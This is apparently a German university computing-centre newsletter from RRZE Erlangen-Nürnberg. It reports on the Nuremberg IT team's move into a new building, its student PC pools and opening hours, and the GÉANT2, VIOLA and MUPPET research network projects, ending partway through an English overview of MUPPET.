Die neue „Heimat“ lag zwar nun inmitten einer riesigen Baustelle, aber die Aussicht auf modern eingerichtete, helle Arbeitsräume ließ die damals noch drei-köpfige IZN-Truppe die Flucht nach vorne antreten und mit Elan auch erste Anlaufschwierigkeiten meistern. So war Mitarbeiter Günther Purucker gezwungen, sich nach einem anderen Zimmer umzusehen, da der beißende Geruch einer großzügig präparierten, feuerhemmenden Dichtungsmasse ihm in seinem ursprünglich vorgesehenen Zimmer sprichwörtlich den Atem verschlagen hatte. Kurzerhand wurde das angrenzende Zimmer okkupiert. Nicht zum Nachteil, wie sich herausstellte, denn jetzt sollte der Wunsch nach der lang ersehnten räumlichen Nähe zu den geplanten CIP-Pools und den Funktionsräumen (Serverraum, Kommunikationsraum, Werkstatt, Benutzerberatung, Lager usw.) in Erfüllung gehen.

Umzug in mehreren Etappen

Der Umzug selbst verlief – angesichts des überstürzten Aufbruchs – recht abenteuerlich: Kundenrechner, die in den Tagen zuvor zur Installation oder Reparatur am IZN abgegeben wurden, wanderten in Umzugskartons und tauchten teilweise erst nach längerer Suche wieder auf. Und da zum Einen die Funktionsräume wie Werkstatt, Serverraum, Kommunikationsraum und Lager noch auf ihre Fertigstellung warteten und zum Anderen die

alte Werkstatt bereits aufgelöst war, wurde in einem der Mitarbeiterbüros ein provisorischer Arbeitsraum eingerichtet, in dem mangels Inventar die Kundenrechner am Boden zusammengeschraubt werden mussten. Da Kundenberatung und CIP-Pool vorerst noch im Altbau verblieben, legten die Mitarbeiter und studentischen Hilfskräfte in dieser Zeit so manchen Kilometer zurück. Lange Fußspuren, die sich über die Gänge zogen, ärgerten zwar das Reinigungspersonal, verriet den Kunden aber auch die neue Adresse. Und nachdem die in den alten Büroräumen untergebrachten FORWIN-Mitarbeiter von Studieren-



Die dringenden Platzprobleme konnten mit dem Neubau behoben werden.

den zuweilen als Auskunftsservice benutzt wurden, wiesen auch bald Hinweisschilder in allen erdenklichen Sprachen (was allerdings in chinesisches dort wirklich stand, weiß niemand so genau) den Weg.

Nach und nach wurden alle Funktionsräume auf Ebene 0 fertiggestellt, so dass der Umzug der Kommunikationsschränke und der Einzug der Server in Angriff genommen werden konnte. Dank des Kollegen Thomas Fuchs von der Kommunikationsabteilung des RRZE konnten trotz mehrfach überarbeiteter Raumpläne und dem nachträglichen Austausch von Server- und Kommunikationsraum alle Netzanbindungen reibungslos in Betrieb genommen werden. Damit war der Weg für den Serverumzug geebnet. An einem Sonntag im März zogen alle Novell-Server mit sämtlichem Zubehör vom 4. Stock des Altbaus in ihre neuen klimatisierten Räume im Keller des Neubaus. Bemühungen um eine dauerhafte Stromversorgung waren



Geschlossene Campusstruktur: Alt- und Neubau gehen nahtlos ineinander über.

nach anfänglichen Irritationen schließlich doch erfolgreich und im April vollzog sich ein weiterer Schritt des Umzugs: An einem langen, arbeitsintensiven Wochenende rüstete Kollege Matthias Ruckdäschel von der Novelltruppe des RRZE nach einer geradezu generalstabsmäßigen Planung mit seinem Team den Serverpool der Nürnberger Außenstelle um neue, noch leistungsfähigere Novell-Server mit aktuellem Novell-Betriebssystem auf. Darüber hinaus wurde der bisherige UNI-NUERNBERG-Tree in den RRZE-Tree verlagert. Am darauf folgenden Montag konnte der Betrieb ohne größere Probleme wieder aufgenommen werden. Die Anpassungen der Kundenrechner an die Novell-Clients erfolgte in der kommenden Woche. Ein gewaltiger Schritt nach vorne war gelungen und das Ende des Umzugs in Sicht.



Auch der kleinste Pool im Neubau mit 18 Arbeitsplätzen ist mit den modernsten PCs ausgestattet.

32 PC-Arbeitsplätze finden Studierende im mittleren CIP-Pool.



Nur die Benutzerberatung und der CIP-Pool im Altbau warteten noch darauf, in die neuen Räume überführt zu werden. Doch der letzte Schritt des Umzugs sollte sich als schwieriger erweisen, als gedacht, da die neuen Räumlichkeiten für die Studenten-PCs zum geplanten Umzugstermin aufgrund eines Firmenkonkurses nicht bezugsfertig waren. Um den Umzug dennoch voranzutreiben und endlich den nachdrängenden FORWIN-Mitarbeitern im Altbau Platz zu machen, wurde nach reiflicher Überlegung entschieden, die Benutzerberatung sofort in den Neubau umzuziehen. Suchend umherirrende Studenten mussten in dieser Zeit billigend in Kauf genommen werden.

Verstärkung kommt!

Johann Müller, der sich bis dato am RRZE um die Hardwareversorgung gekümmert hat, kam rechtzeitig als Helfer in der Not und neuer Mitarbeiter im IZN-Team nach Nürnberg. So konnten mit seiner Unterstützung die neuen und wahrscheinlich auch schönsten PC-Pools der Universität Erlangen-Nürnberg mit insgesamt 104 Arbeitsplätzen, verteilt auf drei aneinandergefügte Einzelpools mit 18, 32 und 54 PCs, rechtzeitig zur Einweihung des Neubaus eingerichtet werden.

Alle über einen CIP-Antrag beschafften Fujitsu-Siemens-Rechner laufen unter dem Betriebssystem Windows XP und bilden zusammen mit leistungsfähigen Druckern (erstmalig auch Farblaser), Scannern und CD-Brenn-Laufwerken eine solide Basis, mit der über die kommenden Jahre sowohl im freien Betrieb als auch im Kursbetrieb gearbeitet werden kann. Mit einem Teil der Mittel aus dem CIP-Antrag konnte auch der PC-Pool in der Findelgasse erneuert werden.

K. Hammer

CIP-Pools und Kursräume

Lange Gasse, Neubau, Ebene 0: PC-Pool 1

Raum 0.215 (direkt neben der Cafeteria)

> für freien Betrieb

Lange Gasse, Neubau, Ebene 0: PC-Pool 2

Raum 0.420, Raum 0.421

> nur für Kursbetrieb

Raum 0.422

> nur für Kursbetrieb

Findelgasse

Raum 2.026, Raum 2.027

CIP-Pools: Öffnungs- und Servicezeiten

Öffnungszeiten Lange Gasse (Neubau)

Montag - Freitag 08.00-20.55 Uhr

Samstag 08.00-15.55 Uhr

Öffnungszeiten Findelgasse

Montag - Freitag 08.00-20.55 Uhr

Samstag geschlossen

Servicezeiten (Raum 0.439)

Montag - Freitag 09.00-12.00 Uhr

15.00-18.00 Uhr

Samstag 09.00-12.00 Uhr

Technik

In den CIP-Pools des IT-Betreuungszentrums Nürnberg (IZN) stehen den studentischen Benutzern hochwertige Arbeitsgeräte zur Verfügung. Als Arbeitsstationen dienen ausschließlich PCs mit Intel-Pentium-Prozessor. Durch die strahlungsarmen 17-Zoll-Monitore fällt ein entspanntes Arbeiten leicht.

CIP-Pool 2

104 Fujitsu Siemens 2,8 GHz, 512 MB RAM,

40 GByte Plattenspeicher

17" Fujitsu-Siemens TFT-Monitore

1 Reihe Brenner, Scanner

2x HP LJ 4200TN

1x Farblaser HP 3900

CIP-Pool 1

48 Intel PIII-933, 256 MB RAM, 17" EIZO 520

1x HP LJ 4200TN

CIP-Pool Findelgasse

20 Fujitsu Siemens 2,8 GHz, 512 MB RAM,

40 GByte Plattenspeicher

17" Fujitsu-Siemens TFT-Monitore

1x HP LJ 4200TN

Im Hintergrund arbeiten mehrere Fileserver unter Novell NetWare 6. Alle Komponenten sind miteinander vernetzt. Alle Benutzerdaten werden täglich auf Band gesichert.

Projekte & Dienstleistungen

Das RRZE im weltweiten Netz ...



Was haben eine Bratsche, ein Frosch und ein Riese mit Netzwerken zu tun? Es sind Symbole, die der Eingeweihte mit Begriffen wie VIOLA, MUPPET und GÉANT assoziiert. Und das wiederum sind Kunst-Wörter, die neue zukunftsweisende Netzwerkprojekte bezeichnen, an denen das RRZE beteiligt ist.

■ VIOLA ist ein vom BMBF gefördertes Projekt zur Erprobung optischer Vermittlungstechniken. Es verbindet Forschungsschwerpunkte in NRW untereinander und mit einer Stichleitung nach Erlangen.

■ MUPPET ist ein von der EU-Kommission gefördertes Projekt zur Untersuchung der Probleme beim Zusammenschalten großer Hochleistungsnetze. Es verbindet die Forschungsnetze europäischer Staaten mit Unterstützung von nationalen Netzprovidern. Die FAU ist als einzige Uni in Deutschland mit dabei.

■ GÉANT(2) ist das neue europäische Forschungsnetz, das die Konnektivität der nationalen Forschungsnetze „nach außen“ sichert. Es stellt höhere Ansprüche an die Einhaltung von Dienstqualität (QoS) als bisher. Die dazu nötige, am RRZE entwickelte QoS-Messtechnik, die bereits flächendeckend im deutschen Wissenschaftsnetz G-WiN zum Einsatz kommt, ist ein heißer Kandidat auch für Europa. Sogar die Internet2-Gemeinde in den USA zeigt Interesse.



Wie kommt das RRZE zu dieser Rolle? Wie einigen noch bekannt, war das RRZE vor 6 Jahren bereits beim Giga-bit-Testbed des DFN-Vereins beteiligt. In dessen Rahmen wurden einige Anwendungen (wie z.B. Uni-TV mit hochqualitativer Video-Übertragung) entwickelt, die weit über die FAU hinaus bekannt geworden sind. Anspruchsvolle Anwendungen mit hohen Anforderungen an Bandbreite und Dienstgüte sind auch in VIOLA und MUPPET gefragt.

Diese Projekte sind allesamt jungen Datums. MUPPET ist z.B. so frisch, dass es noch keine mit der EU-Kommission abgestimmte Presseerklärung gibt und deshalb zur Erläuterung ein in englischer Sprache abgefasster Fachaufsatz erhalten muss. Die Leser mögen es mit Fassung tragen. Sobald Ergebnisse vorliegen, wird wieder berichtet, in deutsch natürlich.

Neues gibt es wieder von Uni-TV zu vermelden, das geradezu ein Revival erlebt und der FAU zu einer TV-Reihe namens „Hochschul-Forum“ verholfen hat. Die Verteilung multimedialer Inhalte wird mittlerweile durch einen leistungsfähigen Real-Server unterstützt, der seinen ersten und erfolgreichen Einsatz bei der Übertragung der Feierlichkeiten des 20-jährigen Jubiläums des DFN-Vereins in Berlin erlebt hat.

Dass die Netz-Abteilung des RRZE bei allem internationalen Höhenflug die Niederungen des Tagesbetriebs nicht aus den Augen verloren hat, davon zeugen die darauf folgenden Beiträge. Nach der SPAM-Flut haben wir uns jetzt die virenverseuchten Mails vorgeknöpft und können einen funktionierenden Virenfilter vorweisen, wenn auch noch im Probetrieb.

Ein im Zug der Realisierung des Sicherheitskonzepts wichtiger Schritt ist die Einrichtung eines vpn-Servers. Er erlaubt eine sichere Nutzung von Wählzugängen fremder Provider und des Funknetzes der FAU.

Auch die Freigabe des Funk-Netzes wäre erwähnenswert. Da hier in den nächsten Monaten große Umwälzungen in der Technik zu erwarten sind, wird der Bericht kurzerhand auf die nächste BI verschoben.

Dr. P. Hollecsek

WiN-Lab goes GÉANT2

GÉANT und GÉANT2

Das Projekt GÉANT ist als Nachfolger des Trans-Europa-Netzes TEN-155 eine Zusammenarbeit zwischen 26 nationalen Forschungs- und Wissenschaftsnetzen, die von 30 europäischen Staaten betrieben werden, der Europäischen Kommission und DANTE, einer englischen Non-Profit-Organisation. Hauptaufgabe des Verbundes ist die Entwicklung eines pan-europäischen, Multi-Gigabit Daten- und Kommunikationsnetzwerks für Bildung und Wissenschaft. GÉANT bezeichnet dabei sowohl das von DANTE koordinierte Projekt, als auch das ebenfalls von DANTE federführend aufgebaute und betriebene Netz.

Im Vordergrund steht für GÉANT die Realisierung folgender Ziele:

- N x Gigabit Übertragungsgeschwindigkeit
- Geographische Ausbreitung
- Globale Verbindung
- Garantierte Services

Inzwischen sind 33 Länder, inklusive der Türkei, Kroatien und Israel, an das GÉANT-Backbone mit Bandbreiten von 155 MBit/s bis 10 GBit/s angeschlossen. Rund 12 GBit/s Übertragungsgeschwindigkeit (in der Summe) verbinden GÉANT mit dem nordamerikanischen Kontinent. 2,5 GBit/s stehen nach Japan zur Verfügung. Die Partnernetze sind in Nordamerika: Abilene, CANARIE und ES-net, in Japan SINET. Weitere Verbindungen bestehen zur ALICE-Initiative (Entwicklung einer IP-Infrastruktur in Lateinamerika) und zu EUMEDCONNECT (IP-basiertes Netzwerk zur Versorgung der Mittelmeerregion). Abbildung 1 gibt den derzeitigen Ausbaustand des Netzes wieder.

GÉANT, das im Zuge einer zunehmenden internationalen Zusammenarbeit in der Wissenschaft großen Erfolg verbuchen konnte, wird im Oktober 2004 zum Abschluss gebracht. GÉANT2 (GN2) hat aber bereits die Nachfolge angetreten. Das neue Projekt gliedert sich in drei Themenschwerpunkte:

- Networking Activities (NA) - Management and Human Networking

- Specific Service Activities (SA) - Service Provision and Network Operations
- Joint Research Activities (JRA) - Technical Research and Development

WiN-Lab und GÉANT2

Im Rahmen der langjährigen Arbeit des WiN-Lab für den DFN-Verein und basierend auf einer Diplomarbeit wurde ein umfangreiches Messsystem zur Dienstgütestimmung in IP-Netzen entwickelt. 2003 erfolgte die flächendeckende Einführung dieses Systems im Deutschen Wissenschaftsnetz G-WiN. Ein erfolgreicher Vorstoß zur Verbreitung des Systems im GÉANT-Netz gelang im Dezember 2003. Das WiN-Lab nimmt mit seinem Messkonzept zur Bestimmung von One-Way-Delay (OWD) und One-Way-Delay-Variation (OWDV) an dem europaweiten Projekt teil. Im Rahmen der mit dem Projekt zusammenhängenden Forschungen wirkt das Labor auch bei den GN2-Teilprojekten Joint Research Activity (JRA1) und Service Activity (SA3) mit. An ausgewählten Standorten angeschlossener NRENs (National Research and Educational Network) im europäischen Wissenschaftsnetz sind bereits IPPM-Messboxen in Frankreich (Paris), Polen (Poznan), Deutschland (Frankfurt) und Italien (Rom) installiert. Erste Performancemessungen wurden bereits gestartet.




Abb. 1: Topologie von GÉANT, Stand 2003

Joint Research Activity (JRA1): Performance Measurement and Management

Das Teilprojekt JRA1 hat es sich zur Aufgabe gemacht, verschiedene Messmethoden zur Bestimmung der Performance (u.a. aktive und passive Messungen) hinsichtlich ihrer Verwendung für verschiedene Ansprüche der Betreiber eines Netzes zu untersuchen und somit ein „multi-domain Performance-Messsystem“ zu entwickeln.

Für das Projekt sind drei Ziele formuliert, die in Abbildung 2 grafisch dargestellt sind:

- Netzwerk-Management und Performance-Informationen sollen verschiedenen Nutzergruppen zur Verfügung gestellt werden. In diesem Zusammenhang ist der erste Teil des Projektes (Requirements) damit beschäftigt, die Ansprüche der Nutzergruppen zu untersuchen und zusammenzufassen.

- Management und zu messende Performance-Daten müssen mit bereits vorhandenen Daten, wie One-Way-Delay (OWD), One-Way-Delay-Variation (OWDV) oder Packet Loss verglichen werden. Auch andere relevante Metriken und Methoden sind während der Laufzeit des Projekts zu untersuchen und in die neue Managementarchitektur einzubauen.

- Zum Sammeln und Berechnen von Performance-Daten soll eine „Middleware“ entworfen und implementiert werden, die unabhängig von den verschiedenen Measurement-Tools konzipiert ist. Die Entwicklung eines Mechanismus zur Authentifizierung ist vorgesehen, um verschiedene Sichten und Zugänge zu den Daten zu ermöglichen.

Service Activity (SA3): End to End Quality of Service

Folgende Ziele wurden für das zweite Teilprojekt SA3 formuliert:

- Einrichtung und Betrieb eines Systems, das dem Benutzer erlaubt, eine gewünschte IP-Serviceklasse in Anspruch nehmen zu können, auf Ende-zu-Ende Basis.
- Einrichtung und Betrieb eines verteilten Performance Monitoring Systems, das in der Lage ist, die Dienstgüte zu überwachen und Performanceprobleme zu erkennen.
- Einrichtung einer virtuellen Organisation „PERT“ (Performance Enhancement Response Team), die nationalen




Abb. 2: Multi-Domain Performance Monitoring

Measurement Point Layer: Die untere Ebene misst und speichert die Messcharakteristik des Netzes. Sie besteht aus verschiedenen Monitoring-Komponenten, z.B. einer IPPM-Messbox des WiN-Lab Messung des OWD.

Domain Measurement Controller: Diese mittlere Ebene erlaubt den Zugang von außerhalb auf die gemessenen Daten. Durch spezifizierte Interfaces und Protokolle soll sichergestellt werden, dass verschiedene Monitorsysteme aus unterschiedlichen Domains miteinander operieren und unabhängig ihrer Lokation gleichermaßen abgefragt werden können.

User Interface: Die oberste Ebene ist die Ebene der Datenendverbraucher im Sinne eines Tools, das die ermittelten Performance-Daten in aussagekräftiger Weise präsentiert, z.B. das CNM (Customer Network Management) des DFN-Vereins.

WiN-Labs bei Netzwerkproblemen als Ansprechpartner Hilfestellungen geben kann.

Das WiN-Lab des RRZE ist bei all diesen Aktivitäten federführend vertreten und übernimmt eine wesentliche Verantwortung für das Gelingen der beiden Teilprojekte, die stark miteinander verknüpft sind. Insbesondere dient das Teilprojekt JRA1 als Entwicklungsphase und Wegbereiter für die in SA3 geplante Betriebsphase. Das Gesamtprojekt GN2 ist auf einen Zeitraum von drei Jahren ausgelegt.

R. Karch, B. König, Dr. S. Kraft

Weitere Links:

www.geant.net, www.dante.net, www.dfn.de

Das VIOLA Testbed ist ein nationales optisches Testbed mit Schwerpunktregion Aachen – Köln – Bonn sowie einer Erweiterung nach Süden bis zum RRZE. Das Sammeln von Erfahrungen mit optischer Netztechnologie und der vermehrte Einsatz von Dark Fiber soll vor allem der zukünftigen Generation des Wissenschaftsnetzes („X-WiN“) zu Gute kommen. Neue Applikationen über das Testbed werden sich insbesondere auf das Grid-Computing konzentrieren, also auf die Nutzung verteilter Ressourcen von Höchstleistungsrechnern und Datenbanken, die höchste Anforderungen an Datennetze stellen (vgl. S. 24 ff, „Im Netz der Netze“). Im Vordergrund steht der Aufbau eines Grid-Systems (basierend auf UNICORE), das die Rechnercluster der VIOLA Projektpartner für verteilte Simulationen und Metacomputing zugänglich macht.

Im internationalen Rahmen bildet das Projekt VIOLA die nationale Infrastruktur für mehrere EU-Projekte, wie z.B. MUPPET und GÉANT2, die mit VIOLA ein nationales betriebsnahes Testnetz als Zugang für ihre europäischen Netzumgebungen zur Verfügung haben. Inhaltlich werden in VIOLA spezielle vertiefte technische Analysen durchgeführt werden können; komplementär dazu werden bei den europäischen Projekten vor allem Untersuchungen von Netztechnologien mit großer Heterogenität und Komplexität angestrebt.

Mehr Informationen zum Projekt VIOLA finden Sie unter:


http://www.dfn.de/uploaded/PM_HintergrundViola.pdf

<http://www.viola-testbed.de>

<http://www.ist-muppet.org>

S. Nägele-Jackson

Abb. 2: Viola-Testbed Süd



A European Research Networking Initiative

Overview On „MUPPET“

MUPPET (Multi-Partner European Test Beds for Research Networking) is a research project funded by the European Commission aiming to integrate and validate ASON/GMPLS technology and solutions as enablers for future upgrades to European research infrastructures.

© 2003 Optical Society of America
OCIS codes: (060.4250) Networks; (060.4510) Optical communications

Einem europäischen Konsortium unter Einbeziehung des Regionalen RechenZentrums Erlangen der Universität Erlangen-Nürnberg gelang es, ein EU-Projekt „MUPPET“ (Multi-Partner European Test Bed for Research Networking, www.ist-muppet.org) einzuwerben. Das Projekt hat zum Ziel, die am weitesten fortgeschrittenen optischen Vermittlungstechniken zu erproben und in einem Verbund von nationalen Forschungsnetzen pilotartig zu nutzen. Es wird von der EC mit 5.3 Mio € bezuschusst. Da die Verträge erst kürzlich unterzeichnet wurden und noch keine offizielle Presseerklärung vorliegt, dient ein zur wissenschaftlichen Veröffentlichung eingereichter Text als vorläufige Erläuterung zur Darstellung.

Introduction

European research activities are structured around consecutive four-year programmes, or so-called Framework Programmes. The Sixth Framework Programme (FP6) sets out the priorities - including the IST Priority (Information Society Technologies) [1] - for the European Commission's research, technological development and demonstration (RTD) activities for the period 2003-2006. Project MUPPET [2] (Multi-Partner European Test Beds for Research Networking) is an "Integrated Project" within this framework in the area of "Research Networking Infrastructure". The project began in July 2004 and will run for duration of 36 months.

The main goal of MUPPET is to integrate and validate, in the context of user-driven large-scale test beds, ASON/GMPLS (Automatically Switched Optical Network / Generalised Multi Protocol Label Switching) technology and network solutions as enablers for future upgrades to European research infrastructures. This goal will be pursued by creating a large experimental environment to assess the proposed network solutions, and that will be offered as an open test platform to other European research projects and users. The

Network Operators	Equipment Manufacturers
T-Systems Nova GmbH / Deutsche Telekom, Germany	Marconi Communications ONDATA GmbH, Germany (Project Co-ordinator)
Telecom Italia S.p.A, Italy	Marconi Communications S.p.A., Italy
Telefónica Investigación y Desarrollo S.A., Spain	Juniper Networks, Ireland
Matav, Hungarian Telecommunications Co. Ltd, Hungary	
Research Centers	National Research and Education Networks (NRENs)
Technical University of Denmark - Education and Res. Center for Comm., Optics & Materials, Denmark	Institute of Bioorganic Chemistry - Poznan Supercomputing and Networking Centre (PSNC), Poland
Acreo AB, Sweden	DFN-Verein, Germany
CSP – Innovazione nelle ICT, Italy	Red.es-RedIRIS, Spain
University of Erlangen, Germany	GARR, Italy
CoreCom - Consortium for Research in Optical Processing and Switching, Italy	

test bed will represent a multi-layer and multi-domain network based on IP/MPLS and ASON/GMPLS technologies. This European-wide field trial is designed to support the highly demanding applications of the research community and assess the impact of ASON/GMPLS technologies on future research network solutions.

Taking advantage of the strong asset of existing test beds, the MUPPET project brings together leading European players from network operators, industry, research network operators, research institutes, and universities to ensure that all the aspects of advanced networking and emerging applications are covered.

Project Consortium

The MUPPET consortium consists of a group of partners active in the areas of research networks and broadband telecommunications networks from a variety of European countries. The following is a listing of partners under the respective group they represent within the project:

Project Objectives and Goals

MUPPET focuses on the application of innovative optical networking solutions to the evolution of research networking environments, specifically on the integration and validation of ASON/GMPLS technology. This goal will be pursued by creating a large experimental environment that will be used to assess the network solutions under investigation, and that will be offered as an open test platform to other European research projects and users. The test bed represents a multi-layer and multi-domain network based on IP/MPLS and ASON/GMPLS technologies (see Figure 1; note that IP/MPLS is assumed to be common in all test

beds; the other technologies may not be fully represented in all test beds). With reference to the considered network scenario, the project investigations aim at:

- Optimally defining the network architecture and services with respect to the research application requirements, and experimentally assessing the identified solutions;
- Optimizing the interaction of the application platforms with this generalized transport network from the perspective of both service performance and overall management;
- Efficiently integrating the ASON/GMPLS and IP/MPLS network layers.

The list below summarises key project objectives aiming towards innovations in the area of research networks.

Meeting the Requirements

- To identify service and network requirements of high-end applications for European research environments and the matching ASON/GMPLS network features.
- To identify solutions for an effective integration of the ASON/GMPLS network layer with the IP/MPLS one, on which the European research networks are and will be based.
- To identify solutions for the automatic activation of network services by the application, in order to simplify and optimize the provisioning of connectivity among the application end points and to offer a proper degree of network control to the user.
- To solve issues of interoperability between different network domains and of end-to-end provisioning across heterogeneous network environments, in order to enable true pan-European broadband services.




Figure 1: Reference Network Architecture

Investigations and Results

- To experimentally assess the ability of ASON/GMPLS solutions to support demanding research applications, through lab and field trials in real user environments and with a large user community, including European NRENs.
- To develop and integrate a pan-European multilayer network test bed, equipped with application environments for testing purposes and open to other research projects & activities for joint experimental work.
- To develop design guidelines for the introduction of ASON/GMPLS technologies and of ultra-broadband on-demand network services in future European research infrastructures, collecting the practical experience of the project test beds.

Dissemination

- To disseminate the results to a broad user community in order to allow for a rapid introduction and broad acceptance of new networking services and broadband applications in the research community.
- To drive standardisation work by establishing a joint position for key issues, fostering the development of standards that take specific European needs and strategies into account.

Test Beds, User Community and Applications

